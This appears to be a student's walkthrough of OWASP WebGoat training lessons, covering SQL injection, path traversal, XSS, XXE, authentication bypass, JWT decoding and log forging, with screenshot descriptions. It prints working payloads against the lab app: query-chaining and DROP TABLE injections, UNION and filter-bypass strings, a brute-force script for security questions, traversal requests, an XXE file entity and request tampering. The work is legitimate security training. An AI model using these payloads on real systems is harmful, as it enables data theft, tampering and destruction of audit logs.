34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

Task 12,

3SL99A'; UPDATE employees SET salary = 900000 WHERE auth_tan='3SL99A'— Compromising Integrity with Query chaining

After compromising the confidentiality of data in the previous lesson, this time we are gonna compromise the **integrity** of data by using SQL **query chaining**.

If a severe enough vulnerability exists, SQL injection may be used to compromise the integrity of any data in the database. Successful SQL injection may allow an attacker to change information that he should not even be able to access.

What is SQL query chaining?

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the ; metacharacter. A ; marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.

Solved:

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that. Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

✓

Employee Name:

Authentication TAN:

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
37648	John	Smith	Marketing	900000	3SL99A
96134	Bob	Franco	Marketing	83700	LO9S2V
89762	Tobi	Barnett	Development	77000	TA9LL1
34477	Abraham	Holman	Development	50000	UU2ALK
32147	Paulina	Travers	Accounting	46000	P45JSI

Task 13,

`UPDATE'; DROP TABLE access_log—`

Compromising Availability

After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: **availability**.

There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whole.

Solved:

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to!
Better go and *delete it completely before anyone notices*.

✓

Action contains:

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

SQL Injection (intro)

1 2 3 4 5 6 7 8 9 10 11 12 13 +

SQL Injection (advanced)

Task 3,

<https://pvxs.medium.com/webgoat-sql-injection-advanced-3-6cb063822a51>

Name:

 Password:

You have succeeded:

```

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, jsnow, passwd1, , 1, 1, 1,
102, jdoe, passwd2, , 1, 1, 1,
103, jplane, passwd3, , 1, 1, 1,
104, jeff, jeff, , 1, 1, 1,
105, dave, passWorD, , 1, 1, 1,

```

Well done! Can you also figure out a solution, by appending a new SQL Statement?
 Your query was: SELECT * FROM user_data WHERE last_name = 'a' union select user_system_data.*,'1','1',1 from user_system_data; --'

Task 5,

Use the following script:

```

#!/usr/bin/env python3
"""

Bruteforce script to guess user's secret question for WebGoat 8.1
Broken Authentication - Password reset - #4
Use requests library - https://requests.readthedocs.io/en/master/
"""

import requests
import re
import json
colors = ['black', 'blue', 'brown', 'purple', 'red', 'yellow', 'green']
users = ['tom', 'admin', 'larry']
WebGoatIP = 'http://192.168.195.157:8080' #FIXME
JSESSIONID = 'vIB9YWPRkpBgQLcYNTGo70n13ysf9HzhrKh15qRf' #FIXME find a valid session id after login
httpHeaders = {
    'Host': WebGoatIP,
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0',
    'Accept': 'application/json, text/javascript, */*; q=0.01',
    'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
    'Accept-Language': 'en-US,en;q=0.5',
    'Referer': f'{WebGoatIP}/WebGoat/start.mvc',
    'X-Requested-With': 'XMLHttpRequest',
    'Cookie': f'JSESSIONID={JSESSIONID}',
    'Connection': 'keep-alive',
}
# Runt this for to find the ip of webgoat-prd server
def bruteForce():
    combinations = []
    action = f'{WebGoatIP}/WebGoat/PasswordReset/questions'
    for user in users:
        for color in colors:
            formData = {'username': user,
                        'securityQuestion': color
            }
            res = requests.post(action, data=formData, headers=httpHeaders)
            response = res.text
            #print(response)
            if response.find('Congratulations') >= 0:
                combinations.append((user, color))
    print(combinations)
if __name__ == "__main__":
    bruteForce()

```

The screenshot shows a login form with fields for 'username' (tom) and 'password' (redacted). There is a 'Remember me' checkbox and a 'Log In' button. Below the form, a message says 'Congratulations. You have successfully completed the assignment.'

Task 6,

1. What is the difference between a prepared statement and a statement?

- Solution 1: Prepared statements are statements with hard-coded parameters.
- Solution 2: Prepared statements are not stored in the database.
- Solution 3: A statement is faster.
- Solution 4: A statement has got values instead of a prepared statement

2. Which one of the following characters is a placeholder for variables?

- Solution 1: *
- Solution 2: =
- Solution 3: ?
- Solution 4: !

3. How can prepared statements be faster than statements?

- Solution 1: They are not static so they can compile better written code than statements.
- Solution 2: Prepared statements are compiled once by the database management system waiting for input and are pre-compiled this way.
- Solution 3: Prepared statements are stored and wait for input it raises performance considerably.
- Solution 4: Oracle optimized prepared statements. Because of the minimal use of the databases resources it is faster.

4. How can a prepared statement prevent SQL-Injection?

- Solution 1: Prepared statements have got an inner check to distinguish between input and logical errors.
- Solution 2: Prepared statements use the placeholders to make rules what input is allowed to use.
- Solution 3: Placeholders can prevent that the users input gets attached to the SQL query resulting in a separation of code and data.
- Solution 4: Prepared statements always read inputs literally and never mixes it with its SQL commands.

5. What happens if a person with malicious intent writes into a register form :Robert); DROP TABLE Students;-- that has a prepared statement?

- Solution 1: The table Students and all of its content will be deleted.
- Solution 2: The input deletes all students with the name Robert.
- Solution 3: The database registers 'Robert' and deletes the table afterwards.
- Solution 4: The database registers 'Robert'); DROP TABLE Students;--'

Now this section is complete.

SQL Injection (advanced)

The screenshot shows a navigation bar with a 'Reset lesson' button. Below it is a horizontal bar with numbered links from 1 to 6. Link 6 is highlighted with a green background and white text. There is also a plus sign icon.

SQL Injection (Mitigation)

Task 5,

You can see some code down below, but the code is incomplete. Complete the code, so that it's no longer vulnerable to a SQL injection! Use the classes and methods you have learned before.

The code has to retrieve the status of the user based on the name and the mail address of the user. Both the name and the mail are in the string format.

✓

```
Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
PreparedStatement statement = conn.prepareStatement("SELECT status FROM users WHERE name=? AND
mail=?");
statement.setString(1, name);
statement.setString(2, mail);
```

Congratulations. You have successfully completed the assignment.

Task 6,

Use your knowledge and write some valid code from scratch in the editor window down below! (if you cannot type there it might help to adjust the size of your browser window once, then it should work):

```
1 - try {
2     Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
3     PreparedStatement statement = conn.prepareStatement("SELECT status FROM users WHERE name=? AND mail=?");
4     statement.setString(1, "name");
5     statement.setString(2, "mail");
6     statement.executeUpdate();
7 } catch (Exception e) {
8     System.out.println("Oops. Something went wrong!");
9 }
```

You did it! Your code can prevent an SQL injection attack!

Task 9,

a'/**/union/**/select/**/user_system_data.*,'1','1',1/**/from/**/user_system_data;--

You need to do both, use parametrized queries and validate the input received from the user. On StackOverflow you will see a lot of answers stating that input validation is enough. **However** it only takes you so far before you know the validation is broken, and you have an SQL injection in your application.

A nice read why it is not enough can be found <https://twitter.com/marcan42/status/1238004834806067200?s=21>

Let's repeat one of the previous assignments, the developer fixed the possible SQL injection with filtering, can you spot the weakness in this approach?

Read about the lesson goal [here](#).

Name: `om/**/user_system_data;--` Get Account Info

You have succeeded:

`USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,`

`101, jsnow, passwd1, , 1, 1, 1,`

`102, jdoe, passwd2, , 1, 1, 1,`

`103, jplane, passwd3, , 1, 1, 1,`

`104, jeff, jeff, , 1, 1, 1,`

`105, dave, passW0rD, , 1, 1, 1,`

<\p>Well done! Can you also figure out a solution, by using a UNION?

Your query was: `SELECT * FROM user_data WHERE last_name = 'a'V**unionV**selectV**user_system_data.*'1','1',1V**fromV**user_system_data;--'`

Task 10,

a'/**/selectlect/**/*/**/frfromom/**/user_system_data;--

So the last attempt to validate if the query did not contain any spaces failed, the development team went further into the direction of only performing input validation, can you find out where it went wrong this time?

Read about the lesson goal [here](#).

Name: `om/**/user_system_data;--` Get Account Info

You have succeeded:

`USERID, USER_NAME, PASSWORD, COOKIE,`

`101, jsnow, passwd1, ,`

`102, jdoe, passwd2, ,`

`103, jplane, passwd3, ,`

`104, jeff, jeff, ,`

`105, dave, passW0rD, ,`

<\p>Well done! Can you also figure out a solution, by using a UNION?

Your query was: `SELECT * FROM user_data WHERE last_name = 'A';**V**SELECTV**V**VFROMV**VUSER_SYSTEM_DATA;--`

Task 12,

We can run the script to complete the task and find the first number of the IP address.

```
substring(IP address,1,4) = '104.'
```

```
(CASE+WHEN+(SELECT+substring(ip,1,4)+FROM+servers+WHERE+hostname='w  
ebgoat-prd')=+'104.'+THEN+id+ELSE+status+END)
```

• 1 2 3 4 5 6 7 8 9 10 11 12 13 •

In this assignment try to perform an SQL injection through the ORDER BY field. Try to find the ip address of the `webgoat-prd` server, guessing the complete ip address might take too long so we give you the last part: `xxx.130.219.202`

Note: The submit field of this assignment is **NOT** vulnerable to an SQL injection.

Hostname	IP	MAC	Status	Description
webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server
webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server
webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	danger	Acceptance server
webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server

SQL Injection (mitigation)

Reset lesson

1 2 3 4 5 6 7 8 9 10 11 12 13 •

Path Traversal

Navigate through the file system to find folder file name =/john smith
Task 2,

Full Name:

Email:

Password:

Update

Congratulations. You have successfully completed the assignment.

Task 3,

The developer became aware of the vulnerability and implemented a fix that removed the `..` from the input. Again the same assignment, but can you bypass the implemented fix?

OS	Location
Linux	/home/parallels/.webgoat-2023.4/PathTraversal
Preview Image	
Full Name:	<input type="text" value="....//test"/>
Email:	<input type="text" value="test@test.com"/>
Password:	<input type="password" value="*****"/>
<input type="button" value="Update"/>	

Task 4,

Need to add “..” before the name of the file in the POST request.

Task 5


Modify the GET request in order to find the path-traversal-secret.

```
Method Header: Text Body: Text Send  
GET http://127.0.0.1:8080/WebGoat/PathTraversal/random-picture?id=%2e%2e%2e%2e%2f HTTP/1.1  
host: 127.0.0.1:8080  
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: */*  
  
Header: Text Body: Text  
HTTP/1.1 404 Not Found  
Connection: keep-alive  
X-XSS-Protection: 1; mode=block  
X-Content-Type-Options: nosniff  
Location: /PathTraversal/random-picture?id=.jpg  
X-Frame-Options: DENY  
Content-Type: application/octet-stream  
Content-Length: 646  
  
PathTraversal/cats/.../.webgoat.log,/home/parallels/.webgoat-2023.4/PathTraversal/cats/.../.webgoat.tmp,/home/parallels/.webgoat-2023.4/PathTraversal/cats/.../.webgoat.lck,/home/parallels/.webgoat-2023.4/PathTraversal/cats/..././/ClientSideFiltering,/home/parallels/.webgoat-2023.4/PathTraversal/cats/.../.XXE,/home/parallels/.webgoat-2023.4/PathTraversal/cats/.../.webgoat.properties,/home/parallels/.webgoat-2023.4/PathTraversal/cats/.../.PathTraversal
```

This modification allows us to find the secret which tells us to find the SHA512 encoding of my username which is the following:

Input	
mweber2	<button data-bbox="545 1554 644 1558" type="button">Encrypt ></button>
Output	514692fd89e5bc... d0a6e89617b

Now the task is successful:



Task 7,

Need to run the commands in the solution section to create the ZIP file and upload it to solve the task.

A screenshot of a user profile edit form. It features a circular placeholder image of a person. Below the image are input fields for "Full Name" (containing "test"), "Email" (containing "test@test.com"), and "Password" (containing "****"). A blue "Update" button is at the bottom. At the bottom of the page, there is a "Congratulations. You have successfully completed the assignment." message and a note: "Zip file extracted successfully failed to copy the image. Please get in touch with our helpdesk."

Now this section is completed.

Path traversal

A screenshot of a path traversal task. At the top left are "Show hints" and "Reset lesson" buttons. Below them is a horizontal navigation bar with numbered buttons from 1 to 8, where 7 is highlighted in green. At the bottom of the page, there is a "Cross Site Scripting" heading, a "Task 2," heading, and a "Verify that the cookies are the same on multiple Chrome tabs." instruction. A bulleted list of steps follows: "Open a second tab and use the same URL as this page you are currently on (or any URL within this instance of WebGoat).", "On the second tab, open the JavaScript console in the developer tools and type: `alert(document.cookie);`.", and "The cookies should be the same on each tab." A "Submit" button is at the bottom. A success message box contains: "The cookies are the same on each tab" and "Congratulations. You have successfully completed the assignment."

Task 7,

Do something like this in credit card field: `<script>alert("Hello")</script>`. It will create an alert on the webpage and the task will be completed.



Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:

Purchase

Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment.

Thank you for shopping at WebGoat.
Your support is appreciated

We have charged credit card:

\$3653.9300000000000003

Task 10,

Identify the parameter that is passed:

<webgoat_ip>:<webgoat_port>/WebGoat/start.mvc#test/parameter

• 1 2 3 4 5 6 7 8 9 10 11 12 •

Identify potential for DOM-Based XSS

DOM-Based XSS can usually be found by looking for the route configurations in the client-side code. Look for a route that takes inputs that are "reflected" to the page.

For this example, you will want to look for some 'test' code in the route handlers (WebGoat uses backbone as its primary JavaScript library). Sometimes, test code gets left in production (and often test code is simple and lacks security or quality controls).

Your objective is to find the route and exploit it. First though, what is the base route? As an example, look at the URL for this lesson ...it should look something like /WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/9. The 'base route' in this case is: start.mvc#lesson/ The CrossSiteScripting.lesson/9 after that are parameters that are processed by the JavaScript route handler.

So, what is the route for the test code that stayed in the app during production? To answer this question, you have to check the JavaScript source.

✓

 Correct! Now, see if you can send an exploit to that route in the next assignment.

Task 11,

Console can be used to identify the response ID.

✓

 Correct!

```
» webgoat.customjs.phoneHome()
phoneHome invoked
← undefined
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.", "output":"phoneHome Response is
313410194","assignment":"DOMCrossSiteScripting","attemptWasMade":true}
⚠ WARNING: Missing translation for key: "Correct!"
⚠ WARNING: Missing translation for key: ""
»
```

Task 12,

1. Are trusted websites immune to XSS attacks?

- Solution 1: Yes they are safe because the browser checks the code before executing.
- Solution 2: Yes because Google has got an algorithm that blocks malicious code.
- Solution 3: No because the script that is executed will break through the defense algorithm of the browser.
- Solution 4: No because the browser trusts the website if it is acknowledged trusted, then the browser does not know that the script is malicious.

2. When do XSS attacks occur?

- Solution 1: Data enters a web application through a trusted source.
- Solution 2: Data enters a browser application through the website.
- Solution 3: The data is included in dynamic content that is sent to a web user without being validated for malicious content.
- Solution 4: The data is excluded in static content that way it is sent without being validated.

3. What are Stored XSS attacks?



Solution 1: The script is permanently stored on the server and the victim gets the malicious script when requesting information from the server.

- Solution 2: The script stores itself on the computer of the victim and executes locally the malicious code.
- Solution 3: The script stores a virus on the computer of the victim. The attacker can perform various actions now.
- Solution 4: The script is stored in the browser and sends information to the attacker.

4. What are Reflected XSS attacks?

- Solution 1: Reflected attacks reflect malicious code from the database to the web server and then reflect it back to the user.
- Solution 2: They reflect the injected script off the web server. That occurs when input sent to the web server is part of the request.
- Solution 3: Reflected attacks reflect from the firewall off to the database where the user requests information from.
- Solution 4: Reflected XSS is an attack where the injected script is reflected off the database and web server to the user.

5. Is JavaScript the only way to perform XSS attacks?

- Solution 1: Yes you can only make use of tags through JavaScript.
- Solution 2: Yes otherwise you cannot steal cookies.
- Solution 3: No there is ECMAScript too.
- Solution 4: No there are many other ways. Like HTML, Flash or any other type of code that the browser executes.

Now this section is complete.

Cross Site Scripting

[Reset lesson](#)

[1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#) [10](#) [11](#) [12](#) [+](#)

This section is also completed – SQL Injection (advanced) not getting green check mark but is completed as seen below.

The screenshot shows the WEBGOAT interface. On the left, a sidebar lists various lessons under categories like Introduction, General, and (A3) Injection. Under (A3) Injection, the following lessons are listed with green checkmarks: SQL Injection (intro), SQL Injection (advanced), SQL Injection (mitigation), Path traversal, and Cross Site Scripting. The main content area is titled "SQL Injection (advanced)". It contains a "Reset lesson" button, a navigation bar with numbered links (1-12 and a plus sign), and sections for "Concept" and "Goals". The "Concept" section includes the text: "This lesson describes the more advanced topics for an SQL injection."

(A5) Security Misconfiguration

XXE

Task 4,

Copy and paste doctype over into HTTP on bottom section <comment>&js

Made a breakpoint so that you click “continue” (use command from doctype on previous page)

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
lessonCompleted: true
feedback: "Congratulations. You have successfully completed the assignment."
output: null
assignment: "SimpleXXE"
attemptWasMade: true
```

Add the XML to the POST request when you write a comment.

```
<?xml version="1.0"?>
<!DOCTYPE another [
<!ENTITY fs SYSTEM "file:///"/>
]>
<comment>
<text>
yea
&fs;
</text>
</comment>
```



mweber2 2023-12-04, 10:16:36
yea .cache bin boot data dev etc home lib lost+found media mnt opt proc root run sbin srv sys tmp usr var



webgoat 2023-12-04, 10:08:15
Silly cat....



guest 2023-12-04, 10:08:15
I think I will use this picture in one of my projects.



guest 2023-12-04, 10:08:15
Lol!! :-).

Task 7,

This time the POST request data is JSON, and the response says clearly that in order to get an XXE injection the request must be XML.

```

✓ Host           127.0.0.1:8080
✓ Accept-Encoding gzip, deflate, br
✓ Referer        https://127.0.0.1:8080/WebGoat/start.mvc
✓ Content-Length 126
✓ Origin         https://127.0.0.1:8080
✓ Connection     keep-alive
✓ Cookie         JSESSIONID=mauMgFognaCaDjTAPoKGOMV_y4wrMunP2_3XXW
✓ Sec-Fetch-Dest empty
✓ Sec-Fetch-Mode cors
✓ Sec-Fetch-Site same-origin
✓ User-Agent     Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
✓ Accept          */
✓ Accept-Language en-US,en;q=0.5
✓ Content-Type   application/xml
✓ X-Requested-With XMLHttpRequest
✓ name           value

```

Body

```

<?xml version="1.0"?>
<!DOCTYPE another [
<!ENTITY fs SYSTEM "file:///>
]>
<comment>
<text>

```

Intercept the request, change the content-type to application/XML and use the same body as before.

Filter properties

JSON

```

lessonCompleted: true
feedback: "Congratulations. You have successfully completed the assignment."
output: null
assignment: "ContentTypeAssignment"
attemptWasMade: true

```

Task 11,

Getting an SSL misconfig error so it is not working to send the modified request and solve the task.

<https://pvxs.medium.com/webgoat-xxe-11-57b0e28a0cf6>

XXE

Show hints Reset lesson

1 2 3 4 5 6 7 8 9

(A6) Vulnerable & Outdated Components

Vulnerable Components

Task 5,

The exploit is not always in "your" code

Below is an example of using the same WebGoat source code, but different versions of the jquery-ui component. One is exploitable; one is not.

jquery-ui:1.10.4

This example allows the user to specify the content of the "closeText" for the jquery-ui dialog. This is an unlikely development scenario, however the jquery-ui dialog (TBD - show exploit link) does not defend against XSS in the button text of the close dialog.

Clicking go will execute a jquery-ui close dialog: Go!
This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS attack to occur

jquery-ui:1.12.0 Not Vulnerable

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog: Go!
This dialog should have prevented the above exploit using the EXACT same code in WebGoat but using a later version of jquery-ui.

Task 12,

Requires the Docker version which I can't get working.

Vulnerable Components

A screenshot of a web-based learning interface. At the top left is a 'Reset lesson' button. Below it is a horizontal progress bar with a grey filled section. Underneath the progress bar is a row of numbered buttons from 1 to 13. The button labeled '5' is highlighted with a green background, while the others are grey. To the right of the numbered buttons is a small circular arrow icon. A thin horizontal line separates this section from the main content area.

(A7) Identity & Auth Failure

Authentication Bypasses

Task 2,

You reset your password, but do it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is Those security questions are also stored on another device (not with you), and you don't remember them.

You have already provided your username/email and opted for the alternative verification method.

Verify Your Account by answering the questions below:

What is the name of your favorite teacher?

What is the name of the street you grew up on?

Not quite, please try again.

Enter sample answers like "teachers" and "Street". Then look at the HTTP request and modify it to the following (change 0 to 1 and 2 and 3 for the securityQuestion parameters):

```
secQuestion2=teacher&secQuestion3=street&jsEnabled=1&  
verifyMethod=SEC_QUESTIONS&userId=12309746
```

As long as it matches the form of an unaltered request then it should work. The results can be seen below:

```
{
    "lessonCompleted" : true,
    "feedback" : "Congrats, you have successfully verified the account without
actually verifying it. You can now change your password!",
    "output" : null,
    "assignment" : "VerifyAccount",
    "attemptWasMade" : true
}
```

Active Scan 🔥

Replay in Console

Replay in Browser

Now this section is complete.

Authentication Bypasses

Show hints Reset lesson

1 2 +

Insecure Login

Task 2,

Need to inspect the page to find the hidden username and password used to login. WE can see below where the hidden login info is located. If we go to the Network tab and reload the page we can see the POST request that contains the password and username as seen below.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace	Security
200	GET	127.0.0...	lessonoverview.mvc	xhr	json	376 B (rac...	154 B							
200	GET	127.0.0...	lessonmenu.mvc	xhr	json	8.10 kB (ra...	7.8...	JSON						
200	GET	127.0.0...	lessonoverview.mvc	jquery.min...	json	376 B (rac...	154 B							
200	GET	127.0.0...	lessonmenu.mvc	jquery.min...	json	8.10 kB (ra...	7.8...							
405	POST	127.0.0...	start.mvc	start.mvc...	json	11.32 kB	11...							
200	GET	127.0.0...	lessonoverview.mvc	jquery.min...	json	376 B	154 B							

Raw

25 requests | 35.12 kB / 36.76 kB transferred | Elapsed: 57.30 s

1 2 +

Let's try

Click the "log in" button to send a request containing the login credentials of another user. Then, write these credentials into the appropriate fields and submit them to confirm. Try using a packet sniffer to intercept the request.

Log in

CaptainJack Submit

Congratulations. You have successfully completed the assignment.

Now this section is completed.

Insecure Login

Reset lesson

1 2

JWT Tokens

Task 3,

Need to use a JWT base64 decoder as seen below to extract the user information.

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiJ9.ew0KICA1YXV0aGyaX  
RpZXMiIDogWyaIuK9MRV9BRE1JTjIsICJST0xFX  
1TRV1iif0sDQogICJjbGllbnRfaWQoIDogIm15  
LWNsaWVudC13aXRolXN1Y3JldCisDQogICJleHA  
iIDogMTYwNzA5OTYwOCwNCiAgImp0aSIg0iawOW  
jOTJhNDQzMGIxYS00YzV1lW1nzAtZGE1MjA3N  
WISYTg0IiwNCiAgInNjb3BlIiA6IFsgInJ1YWQi  
LCAid3JpdGUif0sDQogICJic2VyX25hbWUiDo  
gInVzXXiDQp9.91YaULTuoIDJ86-  
zKDsntJQyHPpJ2mZAbnWRfe199iI
```

Decoded EDIT THE PAYLOAD AND SECRET

```
HEADER: ALGORITHM & TOKEN TYPE  
{  
  "alg": "HS256"  
}  
  
PAYLOAD: DATA  
{  
  "authorities": [  
    "ROLE_ADMIN",  
    "ROLE_USER"  
  ],  
  "client_id": "my-client-with-secret",  
  "exp": 160799968,  
  "jti": "9bc92a44-8b1a-4c5e-be70-da52075b9a84",  
  "scope": [  
    "read",  
    "write"  
  ],  
  "user_name": "user"  
}
```

From this we can see that the username is “user”. We can submit this and finish the task.

Let's try decoding a JWT token, for this you can use the [JWT](#) functionality inside WebWolf. Given the following token:

```
eyJhbGciOiJIUzI1NiJ9.ew0KICA1YXV0aGyaXRpZXMiIDogWyaIuK9MRV9BRE1JTjIsICJST0xFX1TRV1iif0sDQogICJjbGllbnRfaW  
Q1IDogIm15LWNsaWVudC13aXRolXN1Y3JldCisDQogICJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIg0iawOWjOTJhNDQtMGIxYS00Y  
zV1lW1nzAtZGE1MjA3NWI5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJ1YWQilLCaid3JpdGUif0sDQogICJic2VyX25hbWUiDo  
gInVzXXiDQp9.91YaULTuoIDJ86-zKDsntJQyHPpJ2mZAbnWRfe199iI
```

Copy and paste the following token and decode the token, can you find the user inside the token?

Username: 

Congratulations. You have successfully completed the assignment.

Task 7,

Answer the questions correctly.

Congratulations. You have successfully completed the assignment.

1. What is the result of the first code snippet?

- Solution 1: Throws an exception in line 12
- Solution 2: Invoked the method removeAllUsers at line 7
- Solution 3: Logs an error in line 9

2. What is the result of the second code snippet?

- Solution 1: Throws an exception in line 12
- Solution 2: Invoked the method removeAllUsers at line 7
- Solution 3: Logs an error in line 9

Password Reset

Task 2,

Send a password reset email to ourselves and login with new password as shown below. The task does not turn green once completed.

star webgoat Simple e-mail assignment -Thanks for resetting your password, your new passw 10:13 AM

Simple e-mail assignment webgoat@owasp.org

Thanks for resetting your password, your new password is: Zrebewi

We can see the successful login below.

Let's first do a simple assignment to make sure you are able to read e-mails with WebWolf, first start WebWolf (see [here](#)) In the reset page below send an e-mail to username@webgoat.org (part behind the @ is not important) Open WebWolf and read the e-mail and login with your username and the password provided in the e-mail.

Account Access

@ mweber2@webgoat.org

Access

Forgot your password?

Congratulations. You have successfully completed the assignment.

Once again it is completed below but does not turn green:

Password reset

Reset lesson

1 2 3 4 5 6 7 +

Task 4,

Use the brute force script to provide many different colors until one is correct.

Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the password of another user. Users you could try are: "tom", "admin" and "larry".

✓ Sign up Login

WebGoat Password Recovery

Your username

tom

What is your favorite color?

purple

Submit

Congratulations. You have successfully completed the assignment.

Task 5,

Get info about why the security questions are good or bad.

The Problem with Security Questions

While Security Questions may at first seem like a good way to do authentication, they have some big problems.

The "perfect" security question should be hard to crack, but easy to remember. Also the answer needs to be fixed, so it must not be subject to change.

There are only a handful of questions which satisfy these criteria and practically none which apply to anybody.

If you have to pick a security question, we recommend not answering them truthfully.

To further elaborate on the matter, there is a small assignment for you: There is a list of some common security questions down below. If you choose one, it will show to you why the question you picked is not really as good as one may think.

When you have looked at two questions the assignment will be marked as complete.

What is your favorite animal?
Optional [Is subject to change, and the last digit of your driver license might follow a specific pattern. (For example your birthday).]

Task 6,

Was not able to get the reset link to work.

Secure Passwords

Task 4,

Entered a secure password to see the information regarding how long it would take to crack the password.

s@m9l3P@sw0rd!# Show password

You have succeeded! The password is secure enough.
Your Password: *****
Length: 15
Estimated guesses needed to crack your password: 369600100000000
Score: 4/4 Estimated cracking time: 1171994 years 83 days 12 hours 26 minutes 40 seconds
Score: 4/4

Now this section is completed (minus a few tasks that prevented the green checks)



(A8) Software & Data Integrity

Insecure Deserialization

Task 5,

This one is optional

(A9) Security Logging Failures

Logging Security

Task 2,

Adjust the username field to add “Login succeeded for username: admin”. Therefore, even though the login for my user failed now due to the changed username the error message tell us that the admin login was successful.



Let's try

- The goal of this challenge is to make it look like username "admin" succeeded in logging in.
- The red area below shows what will be logged in the web server's log file.
- Want to go beyond? Try to elevate your attack by adding a script to the log file.

✓
Succeded for username: admin Submit
Congratulations. You have successfully completed the assignment.
Log output:
Login failed for username:mweber2 Login succeeded for username: admin

Task 4,

Look through the terminal that we started the WebGoat server from. Use the Zap encode/decode tool to decode the password from the terminal and get the final password. When we enter the username “Admin” and the password from the encode/decode tool we can successfully login as Admin.

terminal output:
2023-11-12 13:35:39.777 INFO 256254 — [main] o.o.w.lessons.logging.LogBleedingTask : Password for admin
: Ym1zZjRhMmUtYTFNl00NzM2LTg4ZDctMzYzODgwMDZIMjQ5
2023-11-12 13:35:39.952 WARN 256254 — [main] o.o.w.c.lessons.CourseConfiguration : Lesson: webgoat.title has no endpoints, is this intentionally?
2023-11-12 13:35:40.039 WARN 256254 — [main] JpaBaseConfiguration\$JpaWebConfiguration : spring.jpa.open-in-view is enabled by default. Therefore, database queries may be performed during view rendering. Explicitly configure spring.jpa.open-in-view to disable this warning
2023-11-12T13:35:41.016-08:00 [main] WARN FilenUtil : Native subprocess control requires open access to the JDK IO subsystem

Zap Encode/Decode/Hash tool:
Text to be encoded/decoded/hashed:
Ym1zZjRhMmUtYTFNl00NzM2LTg4ZDctMzYzODgwMDZIMjQ5
Encode Decode Hash Illegal UTF8 Unicode
Base64 Decode
bb3f4a2e-a1e6-4736-88d7-36388006e249



Let's try

- Some servers provide Administrator credentials at the boot-up of the server.
- The goal of this challenge is to find the secret in the application log of the WebGoat server to login as the Admin user.
- Note that we tried to “protect” it. Can you decode it?

✓
Admin Submit
Congratulations. You have successfully completed the assignment.

Now this section is completed:



(A10) Server-Side Request Forgery

Cross-Site Request Forgeries

A cross-site request forgery, also known as a one-click attack or session riding and abbreviated as CSRF or XSRF is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the website trusts. CSRF exploits the trust that a site has in a user's browser. At risk are web applications that perform actions based on input from trusted and authenticated users without requiring the user to authorize the specific action. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

Task 3,

